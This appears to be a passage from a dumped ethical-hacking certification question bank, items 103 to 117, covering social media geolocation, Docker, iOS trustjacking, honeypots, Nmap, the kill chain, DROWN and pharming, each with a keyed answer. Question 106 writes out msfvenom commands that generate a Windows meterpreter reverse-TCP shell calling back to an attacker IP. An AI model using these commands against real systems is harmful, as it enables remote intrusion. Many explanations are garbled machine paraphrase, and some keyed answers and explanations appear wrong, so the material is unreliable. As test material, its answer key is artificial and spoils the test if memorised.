C. Cloud carrier
D. Cloud auditor

Correct Answer: C
Section:
Explanation:
A cloud carrier acts as an intermediary that provides connectivity and transport of cloud services between cloud consumers and cloud providers.
Cloud carriers provide access to consumers through network, telecommunication and other access devices. for instance, cloud consumers will obtain cloud services through network access devices, like computers, laptops, mobile phones, mobile web devices (MIDs), etc.
The distribution of cloud services is often provided by network and telecommunication carriers or a transport agent, wherever a transport agent refers to a business organization that provides physical transport of storage media like high- capacity hard drives.
Note that a cloud provider can started SLAs with a cloud carrier to provide services consistent with the level of SLAs offered to cloud consumers, and will require the cloud carrier to provide dedicated and secure connections between cloud consumers and cloud providers.

QUESTION 103
Emily, an extrovert obsessed with social media, posts a large amount of private information, photographs, and location tags of recently visited places. Realizing this. James, a professional hacker, targets Emily and her acquaintances, conducts a location search to detect their geolocation by using an automated tool, and gathers information to perform other sophisticated attacks. What is the tool employed by James in the above scenario?


A. ophcrack
B. Hootsuite
C. VisualRoute
D. HULK

Correct Answer: B
Section:
Explanation:
Hootsuite may be a social media management platform that covers virtually each side of a social media manager's role.
With only one platform users area unit ready to do the easy stuff like reverend cool content and schedule posts on social media in all the high to managing team members and measure ROI.
There area unit many totally different plans to decide on from, from one user set up up to a bespoken enterprise account that's appropriate for much larger organizations.
Conducting location search on social media sites such as Twitter, Instagram, and Facebook helps attackers to detect the geolocation of the target. This information further helps attackers to perform various social engineering and non- technical attacks. Many online tools such as Followerwonk, Hootsuite, and Sysomos are available to search for both geotagged and non-geotagged information on social media sites. Attackers search social media sites using these online tools using keywords, usernames, date, time, and so on...

QUESTION 104
Annie, a cloud security engineer, uses the Docker architecture to employ a client/server model in the application she is working on. She utilizes a component that can process API requests and handle various Docker objects, such as containers, volumes. Images, and networks. What is the component of the Docker architecture used by Annie in the above scenario?

A. Docker client
B. Docker objects
C. Docker daemon
D. Docker registries

Correct Answer: C
Section:
Explanation:
Docker uses a client-server design. The docker client talks to the docker daemon, that will the work of building, running, and distributing your docker containers. The docker client and daemon will run on the same system, otherwise you will connect a docker consumer to a remote docker daemon. The docker consumer and daemon communicate using a REST API, over OS sockets or a network interface.



The docker daemon (dockerd) listens for docker API requests and manages docker objects like pictures, containers, networks, and volumes. A daemon may communicate with other daemons to manage docker services.

QUESTION 105
Steven connected his iPhone to a public computer that had been infected by Clark, an attacker. After establishing the connection with the public computer, Steven enabled iTunes WI-FI sync on the computer so that the device could continue communication with that computer even after being physically disconnected. Now, Clark gains access to Steven's iPhone through the infected computer and is able to monitor and read all of Steven's activity on the iPhone, even after the device is out of the communication zone.
Which of the following attacks is performed by Clark in above scenario?

A. IOS trustjacking
B. lOS Jailbreaking
C. Exploiting SS7 vulnerability
D. Man-in-the-disk attack

Correct Answer: A
Section:
Explanation:
An iPhone client's most noticeably terrible bad dream is to have somebody oversee his/her gadget, including the capacity to record and control all action without waiting be in a similar room. In this blog entry, we present another weakness called "Trustjacking", which permits an aggressor to do precisely that.
This weakness misuses an iOS highlight called iTunes Wi-Fi sync, which permits a client to deal with their iOS gadget without genuinely interfacing it to their PC. A solitary tap by the iOS gadget proprietor when the two are associated with a similar organization permits an assailant to oversee the gadget. Furthermore, we will stroll through past related weaknesses and show the progressions that iPhone has made to alleviate them, and why

these are adequately not to forestall comparative assaults.
After interfacing an iOS gadget to another PC, the clients are being found out if they trust the associated PC or not. Deciding to believe the PC permits it to speak with the iOS gadget by means of the standard iTunes APIs.
This permits the PC to get to the photographs on the gadget, perform reinforcement, introduce applications and considerably more, without requiring another affirmation from the client and with no recognizable sign.
Besides, this permits enacting the "iTunes Wi-Fi sync" highlight, which makes it conceivable to proceed with this sort of correspondence with the gadget even after it has been detached from the PC, as long as the PC and the iOS gadget are associated with a similar organization. It is intriguing to take note of that empowering "iTunes Wi-Fi sync" doesn't need the casualty's endorsement and can be directed simply from the PC side.
Getting a live stream of the gadget's screen should be possible effectively by consistently requesting screen captures and showing or recording them distantly.
It is imperative to take note of that other than the underlying single purpose of disappointment, approving the vindictive PC, there is no other component that forestalls this proceeded with access.
Likewise, there isn't anything that informs the clients that by approving the PC they permit admittance to their gadget even in the wake of detaching the USB link.

QUESTION 106
what is the correct way of using MSFvenom to generate a reverse TCP shellcode for windows?

A. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f c
B. msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.30 LPORT=4444 -f c
C. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe
D. msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe

Correct Answer: C
Section:
Explanation:
https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom Often one of the most useful (and to the beginner underrated) abilities of Metasploit is the msfpayload module. Multiple payloads can be created with this module and it helps something that can give you a shell in almost any situation. For each of these payloads you can go into msfconsole and select exploit/multi/handler. Run 'set payload' for the relevant payload used and configure all necessary options (LHOST, LPORT, etc). Execute and wait for the payload to be run. For the examples below it's pretty self explanatory but LHOST should be filled in with your IP address (LAN IP if attacking within the network, WAN IP if attacking across the internet), and LPORT should be the port you wish to be connected back on.
Example for Windows:
- msfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f exe > shell.exe

QUESTION 107
which of the following information security controls creates an appealing isolated environment for hackers to prevent them from compromising critical targets while simultaneously gathering information about the hacker?


A. intrusion detection system
B. Honeypot
C. Botnet
D Firewall

Correct Answer: B
Section:
Explanation:
A honeypot may be a trap that an IT pro lays for a malicious hacker, hoping that they will interact with it during a way that gives useful intelligence. It's one among the oldest security measures in IT, but beware: luring hackers onto your network, even on an isolated system, are often a dangerous game. honeypot may be a good starting place: "A honeypot may be a computer or computing system intended to mimic likely targets of cyberattacks." Often a honeypot are going to be deliberately configured with known vulnerabilities in situation to form a more tempting or obvious target for attackers. A honeypot won't contain production data or participate in legitimate traffic on your network — that's how you'll tell anything happening within it's a results of an attack. If someone's stopping by, they're up to no good.
That definition covers a various array of systems, from bare-bones virtual machines that only offer a couple of vulnerable systems to ornately constructed fake networks spanning multiple servers. and therefore the goals of these who build honeypots can vary widely also , starting from defense thorough to academic research. additionally , there's now an entire marketing category of deception technology that, while not meeting the strict definition of a honeypot, is certainly within the same family. But we'll get thereto during a moment. honeypots aim to permit close analysis of how hackers do their dirty work. The team controlling the honeypot can watch the techniques hackers use to infiltrate systems, escalate privileges, and otherwise run amok through target networks. These sorts of honeypots are found out by security companies, academics, and government agencies looking to look at the threat landscape. Their creators could also be curious about learning what kind of attacks are out there, getting details on how specific sorts of attacks work, or maybe trying to lure a specific hackers within the hopes of tracing the attack back to its source. These systems are often inbuilt fully isolated lab environments, which ensures that any breaches don't end in non-honeypot machines falling prey to attacks.
Production honeypots, on the opposite hand, are usually deployed in proximity to some organization's production infrastructure, though measures are taken to isolate it the maximum amount as possible. These honeypots

often serve both as bait to distract hackers who could also be trying to interrupt into that organization's network, keeping them faraway from valuable data or services; they will also function a canary within the coalpit , indicating that attacks are underway and are a minimum of partially succeeding.

QUESTION 108

Consider the following Nmap output:



```
Starting Nmap X.XX (http://nmap.org) at XXX-XX-XX XX:XX EDT
Nmap scan report for 192.168.1.42 Host is up (0.00023s latency).
Not shown: 932 filtered ports, 56 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
25/tcp open smtp
53/tcp open domain
80/tcp open http
110/tcp open pop3
143/tcp open imap
443/tcp open https
465/tcp open smtps
587/tcp open submission
993/tcp open imaps
995/tcp open pop3s
Nmap done: 1 IP address (1 host up) scanned in 3.90 seconds
```

what command-line parameter could you use to determine the type and version number of the web server?

A. -sv
B. -Pn
C. -V
D. -ss

Correct Answer: A
Section:
Explanation:
C:\Users\moi>nmap -h | findstr " -sV" -sV: Probe open ports to determine service/version info

QUESTION 109

what are common files on a web server that can be misconfigured and provide useful Information for a hacker such as verbose error messages?

A. httpd.conf
B. administration.config
C. idq.dll
D. php.ini

Correct Answer: D
Section:
Explanation:
The php.ini file may be a special file for PHP. it's where you declare changes to your PHP settings.
The server is already configured with standard settings for PHP, which your site will use by default.
Unless you would like to vary one or more settings, there's no got to create or modify a php.ini file. If you'd wish to make any changes to settings, please do so through the MultiPHP INI Editor.

QUESTION 110

infecting a system with malware and using phishing to gain credentials to a system or web application are examples of which phase of the ethical hacking methodology?

A. Reconnaissance
B. Maintaining access
C. Scanning
D. Gaining access

Correct Answer: D
Section:
Explanation:
This phase having the hacker uses different techniques and tools to realize maximum data from the system. they're –
• Password cracking – Methods like Bruteforce, dictionary attack, rule-based attack, rainbow table are used. Bruteforce is trying all combinations of the password. Dictionary attack is trying an inventory of meaningful words until the password matches. Rainbow table takes the hash value of the password and compares with pre-computed hash values until a match is discovered.
• Password attacks – Passive attacks like wire sniffing, replay attack. Active online attack like Trojans, keyloggers, hash injection, phishing. Offline attacks like pre-computed hash, distributed network and rainbow. Non electronic attack like shoulder surfing, social engineering and dumpster diving.

QUESTION 111
which type of virus can change its own code and then cipher itself multiple times as it replicates?

A. Stealth virus
B. Tunneling virus
C. Cavity virus
D. Encryption virus

Correct Answer: A
Section:
Explanation:
A stealth virus may be a sort of virus malware that contains sophisticated means of avoiding detection by antivirus software. After it manages to urge into the now-infected machine a stealth viruses hides itself by continually renaming and moving itself round the disc.
Like other viruses, a stealth virus can take hold of the many parts of one's PC. When taking control of the PC and performing tasks, antivirus programs can detect it, but a stealth virus sees that coming and can rename then copy itself to a special drive or area on the disc, before the antivirus software.
Once moved and renamed a stealth virus will usually replace the detected 'infected' file with a clean file that doesn't trigger anti-virus detection. It's a never-ending game of cat and mouse.
The intelligent architecture of this sort of virus about guarantees it's impossible to completely rid oneself of it once infected. One would need to completely wipe the pc and rebuild it from scratch to completely eradicate the presence of a stealth virus. Using regularly-updated antivirus software can reduce risk, but, as we all know, antivirus software is additionally caught in an endless cycle of finding new threats and protecting against them.
https://www.techslang.com/definition/what-is-a-stealth-virus/

QUESTION 112
You are a penetration tester working to test the user awareness of the employees of the client xyz.
You harvested two employees' emails from some public sources and are creating a client-side backdoor to send it to the employees via email. Which stage of the cyber kill chain are you at?

A. Reconnaissance
B. Command and control
C. Weaponization
D. Exploitation

Correct Answer: C
Section:
Explanation:
Weaponization

The adversary analyzes the data collected in the previous stage to identify the vulnerabilities and techniques that can exploit and gain unauthorized access to the target organization. Based on the vulnerabilities identified during analysis, the adversary selects or creates a tailored deliverable malicious payload (remote-access malware weapon) using an exploit and a backdoor to send it to the victim. An adversary may target specific network devices, operating systems, endpoint devices, or even individuals within the organization to carry out their attack. For example, the adversary may send a phishing email to an employee of the target organization, which may include a malicious attachment such as a virus or worm that, when downloaded, installs a backdoor on the system that allows remote access to the adversary. The following are the activities of the adversary: o Identifying appropriate malware payload based on the analysis o Creating a new malware payload or selecting, reusing, modifying the available malware payloads based on the identified vulnerability o Creating a phishing email campaign o Leveraging exploit kits and botnets https://en.wikipedia.org/wiki/Kill_chain The Cyber Kill Chain consists of 7 steps: Reconnaissance, weaponization, delivery, exploitation, installation, command and control, and finally, actions on objectives. Below you can find detailed information on each.

1. Reconnaissance: In this step, the attacker/intruder chooses their target. Then they conduct indepth research on this target to identify its vulnerabilities that can be exploited.
2. Weaponization: In this step, the intruder creates a malware weapon like a virus, worm, or such to exploit the target's vulnerabilities. Depending on the target and the purpose of the attacker, this malware can exploit new, undetected vulnerabilities (also known as the zero-day exploits) or focus on a combination of different vulnerabilities.
3. Delivery: This step involves transmitting the weapon to the target. The intruder/attacker can employ different USB drives, e-mail attachments, and websites for this purpose.
4. Exploitation: In this step, the malware starts the action. The program code of the malware is triggered to exploit the target's vulnerability/vulnerabilities.
5. Installation: In this step, the malware installs an access point for the intruder/attacker. This access point is also known as the backdoor.
6. Command and Control: The malware gives the intruder/attacker access to the network/system.
7. Actions on Objective: Once the attacker/intruder gains persistent access, they finally take action to fulfill their purposes, such as encryption for ransom, data exfiltration, or even data destruction.

QUESTION 113

Samuel a security administrator, is assessing the configuration of a web server. He noticed that the server permits SSlv2 connections, and the same private key certificate is used on a different server that allows SSLv2 connections. This vulnerability makes the web server vulnerable to attacks as the SSLv2 server can leak key information.

Which of the following attacks can be performed by exploiting the above vulnerability?

A. DROWN attack
B. Padding oracle attack
C. Side-channel attack
D. DUHK attack

Correct Answer: A
Section:
Explanation:

DROWN is a serious vulnerability that affects HTTPS and other services that deem SSL and TLS, someof the essential cryptographic protocols for net security. These protocols allow everyone on the netto browse the net, use email, look on-line, and send instant messages while not third-parties beingable to browse the communication.


DROWN allows attackers to break the encryption and read or steal sensitive communications, as well as passwords, credit card numbers, trade secrets, or financial data. At the time of public disclosure on March 2016, our measurements indicated thirty third of all HTTPS servers were vulnerable to the attack. fortuitously, the vulnerability is much less prevalent currently. As of 2019, SSL Labs estimates that one.2% of HTTPS servers are vulnerable.

What will the attackers gain?

Any communication between users and the server. This typically includes, however isn't limited to, usernames and passwords, credit card numbers, emails, instant messages, and sensitive documents. under some common scenarios, an attacker can also impersonate a secure web site and intercept or change the content the user sees.

Who is vulnerable?

Websites, mail servers, and other TLS-dependent services are in danger for the DROWN attack. At the time of public disclosure, many popular sites were affected. we used Internet-wide scanning to live how many sites are vulnerable:




	Vulnerable at Disclosure (March 2016)
HTTPS — Top one million domains	25%
HTTPS — All browser-trusted sites	22%
HTTPS — All sites	33%

Operators of vulnerable servers got to take action. there's nothing practical that browsers or endusers will do on their own to protect against this attack.

Is my site vulnerable?

Modern servers and shoppers use the TLS encryption protocol. However, because of misconfigurations, several servers also still support SSLv2, a 1990s-era precursor to TLS. This support did not matter in practice, since no up-to-date clients really use SSLv2. Therefore, despite the fact that SSLv2 is thought to be badly insecure, until now, simply supporting SSLv2 wasn't thought of a security problem, is a clients never used it.

DROWN shows that merely supporting SSLv2 may be a threat to fashionable servers and clients. It modern associate degree attacker to modern fashionable TLS connections between up-to-date clients and servers by sending probes to a server that supports SSLv2 and uses the same private key.


Victim Client
Normal modern TLS connection
Victim Server
supports SSLv2
Attacker reads the TLS connection
Attacker
Attacker launches malicious SSLv2 probes to the server

A server is vulnerable to DROWN if:
It allows SSLv2 connections. This is surprisingly common, due to misconfiguration and inappropriate default settings.
Its private key is used on any other serverthat allows SSLv2 connections, even for another protocol.
Many companies reuse the same certificate and key on their web and email servers, for instance. In this case, if the email server supports SSLv2 and the web server does not, an attacker can take advantage of the email server to break TLS connections to the web server.

How do I protect my server?
To protect against DROWN, server operators need to ensure that their private keys software used anyplace with server computer code that enables SSLv2 connections. This includes net servers, SMTP servers, IMAP and POP servers, and the other software that supports SSL/TLS.
Disabling SSLv2 is difficult and depends on the particular server software. we offer instructions here for many common products:
OpenSSL: OpenSSL may be a science library employed in several server merchandise. For users of OpenSSL, the simplest and recommended solution is to upgrade to a recent OpenSSL version.
OpenSSL 1.0.2 users ought to upgrade to 1.0.2g. OpenSSL 1.0.1 users ought to upgrade to one.0.1s.
Users of older OpenSSL versions ought to upgrade to either one in every of these versions. (Updated March thirteenth, 16:00 UTC) Microsoft IIS (Windows Server): Support for SSLv2 on the server aspect is enabled by default only on the OS versions that correspond to IIS 7.0 and IIS seven.5, particularly Windows scene, Windows Server 2008, Windows seven and Windows Server 2008R2. This support is disabled within the appropriate SSLv2 subkey for 'Server', as outlined in KB245030. albeit users haven't taken the steps to disable SSLv2, the export-grade and 56-bit ciphers that build DROWN possible don't seem to be supported by default.
Network Security Services (NSS): NSS may be a common science library designed into several server merchandise. NSS versions three.13 (released back in 2012) and higher than ought to have SSLv2 disabled by default. (A little variety of users might have enabled SSLv2 manually and can got to take steps to disable it.) Users of older versions ought to upgrade to a more moderen version. we tend to still advocate checking whether or not your non-public secret is exposed elsewhere
Other affected software and in operation systems:
Instructions and data for: Apache, Postfix, Nginx, Debian, Red Hat Browsers and other consumers: practical nothing practical that net browsers or different client computer code will do to stop DROWN. only server operators ar ready to take action to guard against the attack.

QUESTION 114
Which file is a rich target to discover the structure of a website during web-server footprinting?

A. Document root
B. Robots.txt
C. domain.txt
D. index.html

Correct Answer: B
Section:
Explanation:

Information Gathering from Robots.txt File A website owner creates a robots.txt file to list the files or directories a web crawler should index for providing search results. Poorly written robots.txt files can cause the complete indexing of website files and directories. If confidential files and directories are indexed, an attacker may easily obtain information such as passwords, email addresses, hidden links, and membership areas. If the owner of the target website writes the robots.txt file without allowing the indexing of restricted pages for providing search results, an attacker can still view the robots.txt file of the site to discover restricted files and then view them to gather information. An attacker types URL/ robots.txt in the address bar of a browser to view the target website's robots.txt file. An attacker can also download the robots.txt file of a target website using the Wget tool.
Certified Ethical Hacker(CEH) Version 11 pg 1650

QUESTION 115
John wants to send Marie an email that includes sensitive information, and he does not trust the network that he is connected to. Marie gives him the idea of using PGP. What should John do to communicate correctly using this type of encryption?

A. Use his own public key to encrypt the message.
B. Use Marie's public key to encrypt the message.
C. Use his own private key to encrypt the message.
D. Use Marie's private key to encrypt the message.

Correct Answer: B
Section:
Explanation:
When a user encrypts plaintext with PGP, PGP first compresses the plaintext. The session key works with a very secure, fast conventional encryption algorithm to encrypt the plaintext; the result is ciphertext. Once the data is encrypted, the session key is then encrypted to the recipient's public key https://en.wikipedia.org/wiki/Pretty_Good_Privacy Pretty Good Privacy (PGP) is an encryption program that provides cryptographic privacy and authentication for data communication. PGP is used for signing, encrypting, and decrypting texts, emails, files, directories, and whole disk partitions and to increase the security of e-mail communications.
PGP encryption uses a serial combination of hashing, data compression, symmetric-key cryptography, and finally public-key cryptography; each step uses one of several supported algorithms. Each public key is bound to a username or an e-mail address.
https://en.wikipedia.org/wiki/Public-key_cryptography
Public key encryption uses two different keys. One key is used to encrypt the information and the other is used to decrypt the information. Sometimes this is referred to as asymmetric encryption because two keys are required to make the system and/or process work securely. One key is known as the public key and should be shared by the owner with anyone who will be securely communicating with the key owner. However, the owner's secret key is not to be shared and considered a private key. If the private key is shared with unauthorized recipients, the encryption mechanisms protecting the information must be considered compromised.

QUESTION 116
Attacker Steve targeted an organization's network with the aim of redirecting the company's web traffic to another malicious website. To achieve this goal, Steve performed DNS cache poisoning by exploiting the vulnerabilities In the DNS server software and modified the original IP address of the target website to that of a fake website. What is the technique employed by Steve to gather information for identity theft?

A. Pretexting
B. Pharming
C. Wardriving
D. Skimming

Correct Answer: B
Section:
Explanation:
A pharming attacker tries to send a web site's traffic to a faux website controlled by the offender, typically for the aim of collection sensitive data from victims or putting in malware on their machines. Attacker tend to specialize in making look-alike ecommerce and digital banking websites to reap credentials and payment card data.
Though they share similar goals, pharming uses a special technique from phishing. "Pharming attacker are targeted on manipulating a system, instead of tricking people into reaching to a dangerous web site," explains David Emm, principal security man of science at Kaspersky. "When either a phishing or pharming attacker is completed by a criminal, they need a similar driving issue to induce victims onto a corrupt location, however the mechanisms during which this is often undertaken are completely different."

QUESTION 117
